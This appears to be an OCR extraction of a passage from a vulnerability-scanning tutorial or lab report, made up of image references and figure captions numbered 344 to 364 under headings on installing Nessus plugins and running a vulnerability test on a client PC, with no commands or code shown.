


Figure 344




Figure 345




Figure 346




Figure 347

II. Nessus Plugin installation




Figure 348




Figure 349




Figure 350




Figure 351




Figure 352




Figure 353

III. Implement a vulnerability test on a client pc




Figure 354




Figure 355




Figure 356




Figure 357




Figure 358




Figure 359




Figure 360




Figure 361




Figure 362




Figure 363




Figure 364

